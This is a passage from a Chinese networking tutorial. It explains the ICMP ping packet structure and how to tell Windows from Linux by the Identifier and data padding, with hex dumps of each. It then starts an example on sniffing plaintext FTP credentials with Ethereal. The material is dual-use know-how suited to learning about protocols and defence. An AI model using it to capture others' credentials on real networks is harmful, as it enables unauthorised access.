


图23

第一部分：Type 段，这里是标明 ICMP 报文类型的，这里的类型是 8。




图24

ICMP 协议有相关的规定，其类型 8 代码 0 即为 ping 的“Echo Request”报文，而且，在 IPv4 中，ICMP 在类型为 8 的时候，只有一个代码为 0 的定义。因此，从这里就可看出其数据必定为 ping 的 Echo Request 报文（注：关于“代码”和“类型”这些概念，请自行查阅 ICMP 相关资料）；

第二部分：Code 段，上面已经说过了，这部分就是代码段；

第三部分：Checksum 段，和上面说的那些 Checksum 一样，校验和；

第四部分：Identifier 段，标识符段，暂且理解为一个 ping 包的 ID 号；

第五部分：Sequence Number 段，序列号段（要和 Identifier 段的概念区别开）；

第六部分：Data 段，这里就是 ping 中发送的数据内容了，一般是没有意义的数据；

根据上面的分段介绍后，我们应该可自己画出 ping 的 Echo Request 请求的数据结构图（图24)。

以上就是 ping 的 Echo Request 的结构图，其实，ping 的 Echo Reply 其数据结构也是这样的，只是一些部分的值改变了而已（例如类型段，Echo Reply 的类型是 0，代码也是 0)。

关于 ping 报文的结构我们已经了解了，接下来说一下 ping 中的 Identifier 段（即标识符段）。很多朋友应该在网上看到过一篇通过 ping 来判断主机类型的文章，这里我就做给大家看。

文章中主要是依靠主机发送出的 ping 报文中的 Identifier 段的值来进行判断，因为 Windows 操作系统和 *NIX 操作系统所发出的 ping 报文的 Identifier 段的值是不同的。如果注意观察，就会发现，Windows 系统的 Identifier 值基本上是有规律可寻的，即其值一般为 128 的倍数，常见的有 256、512 和 768 三种值（在 sniffer 结果中，512 我见得最多，其他生僻的值我还没遇见过）。而 *NIX 主机中的该值则根本毫无规律（后面我们会进行比较），这里再来看我抓到的这个 ping 的 Identifier 值（图25)，这里的值是 0x0200。不难看出，这是一个十六进制数值，将其转化成为十进制即可得到值 512。




图25

好了，我再打开一个由 Linux 操作系统发出的 ping 报文时被我抓到的数据（图26)。




图26

在图 26 中可以看到 Identifier 值为 0xd152，将其转化为十进制 53586，是很大的一个值，这个值和计算机数据处理中的一些定值都没有什么关系。因此，如果在 sniffer 的过程中发现了 ping 报文中的 Identifier 值，可通过分析该值来简单判断发出 ping 报文的操作系统类型。

接下来再说一下 ping 报文中的 Data 段（数据段）的问题。Windows 系统默认发出的 Data 长度为 32 字节长，而 Linux（借用别人的机器，装的是 RH Linux 9.0 的系统）默认是 56 字节。

接下来，还是判断操作系统的一个方法，只不过这里用的不是 Identifier 值，而是利用这个 Data 段（这个方法好象没有在网上见过哦！纯属个人发现 + 个人推测，如果不够准确，别丢我土豆就好）。我们假设在正常的 ping 下（什么时候不正常？这个情况很多了，不过最常见的就是现在很多后门工具都利用了 ping 报文，如果抓到这样的报文，看起来一定不正常），我们来查看 Linux 系统和 Windows 系统发出的 ping 报文的数据段的内容（注意，这里我们不是通过数据的大小来判断，因为无论是 Linux 还是 Windows 都可以通过加参数来改变 ping 的时候发送的数据长度，因此使用长度判断没有什么意义），会发现其 Data 段内的填充内容是不一样的，我们来比较一下：

```
00000020          61 62 63 64 65 66                   abcdef
00000030  67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76
ghijklmnopqrstuv
00000040  77 61 62 63 64 65 66 67 68 69               wabcdefghi
```

（注：这是 Windows 操作系统发出的 ping 报文中的 Data 段中的填充

内容）

```
        ##################
        00000020                                      44 28 F0 3F A4 CB
D(.?..
        00000030  05 00 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15
......................
        00000040  16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25
..............!"#$%
        00000050  26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35
&'()*+,-./012345
        00000060  36 37           67
```

（注：这个则是Linux系统发出的ping报文中的Data段中的填充内容）

看最右边的数据内容（不要看中间的十六进制代码），可以看出来，Windows发出的ping报文中的Data部分是有规律的，即从小写字母a开始至w结束，使用这段英文字母来进行填充，当到w时数据长度还不够的话，则又会从a开始继续进行填充，直至数据长度到达要求（Windows的ping报文默认长32字节）。

而Linux系统似乎则不是这样的，怎么看都像是毫无规律随机产生的。

因此，通过这一明显特点，区别对你进行ping探测的主机是Linux还是Windows还是应该可以做到的。如果使用上面说的Identifier值的方法和这个方法配合起来，我想应该能做出比较准确的判断。

注意 以上只是针对系统自带的ping工具默认情况下进行分析的，如果探测方使用其他的ping工具或自己编写程序进行实现的话，那么，通过这种方法是很难判断出来的。

为方便说明，在这里我简单编写了一个实现ping功能的程序，我们可以来看一下用Ethereal抓到的该ping程序的数据包（图27）。




图27

使用上面讲述的方法，从图27中并不难看出，在该程序中，ping请求发送的数据是没有的，该程序是我使用perl实现的。如果使用一些高级perl调试工具，在调试过程中更能清楚地看见，其发送的data部分其实是"NULL"，是没有意义的。通过修改程序及其使用的Module，还可以实现任何类型的数据填充，而且，该段perl脚本还可跨平台运行。因此，通过对ping过程中所承载的数据进行分析来判断操作系统类型还是有一定的局限性，并不能达到百分之百的准确。

实例三：ftp和telnet的用户名和密码的嗅探

提要 本实例中，主机A（即211.*.*.1）的操作系统为Red Hat Linux 8.0；主机B（即211.*.*.107）的操作系统为Windows 2000 Server。

1.FTP的sniffer

由于FTP的用户名和密码在网络上传输时都是使用明文传输的，因此，可以使用sniffer工具将用户名和密码抓到并找出来。虽然一些FTP软件中支持FTP的用户名和密码加密，但如果客户端没有进行良好的加密措施，这些敏感数据还是会在网上以明文形式出现的。

相信很多读者都使用xsniff这个小工具抓到过FTP的密码吧！xsniff虽然抓起来很方便，但你有没有想过使用一个真正功能完全的sniffer来抓取并从中分析出来呢？如果你真的想这么做还没有机会的话，那么，今天我带你来做：）

首先，这里仍然是使用Ethereal，打开一个嗅探到的FTP过程的sniffer文件，使用一下过滤功能，把TCP数据包过滤出来（图28）。




图28

首先，应该能从混杂的数据中先确定FTP服务器的地址，如何确定？很简单，从图28中可以看出，在每一行的"Info"一栏中有这样的东西：port_1 > port_2。很显然，这就是说明数据方向是由port_1到port_2方向的，如果我们找到最先发起请求的那一方（先发起请求的肯定是FTP的客户端）的IP地址，那么，FTP服务器的IP自然就找到了。根据"Info"中的信息还可找到FTP的端口，这样，FTP服务器的相关信息就都能确定了。

好，接下来，我们来寻找FTP服务器的地址，首先，大家看一下图29。




图29

在图29中，我们设211.*.*.1那台主机为A，而211.*.*.107那台主机为B，那么，大家能判断出谁是FTP服务器吗？相信很多人会回答服务器是主机B，那根据什么呢（呵呵，相信不少人会根据这一条来做出判断：从第一行中看出来是由A到B，所以答案是B）？

告诉大家，答案是对的，但如果你真是根据我说的那条信息来判断的话，那么，判断方法就是错的了。我这里恰好从第一条开始做的截图，如果我告诉你我不是从第一条而是从FTP数据产生的第13条做的截图呢？那你还这么判断？

呵呵，不卖关子了，我告诉大家判断方法：判断方法就是根据TCP控制位来判断，从图29中看，第一条由A到B的发送请求

过程中，仔细看“Info”一栏，里面有这样一个控制位的信息，即[SYN](有且只有这一个控制位)，然后再向下看会发现，下面的所有条目中都会有[ACK]这个控制位的存在。

如果熟悉TCP三次握手机制的读者就应该已经明白我的判断方法了，在TCP三次握手过程中有定义，那就是在发出建立连接请求的主机一方（即客户机，在这里就是主机A），其发送的连接请求中是没有ACK位的，而且，在TCP连接中，也只有在发送连接请求时才会没有ACK位。所以，可以判断，第一条告诉我们的信息就是主机A向主机B发送请求连接的信息，那么，毫无疑问，A必定是客户机，而B就是FTP服务器了。

注意 准确地说，主机A发送的请求中是ACK没有被设置而并非没有ACK，而在TCP的标志位中，如果控制位没有被设置，那么其值就为0，在图30中可以看到ack=0这条信息。

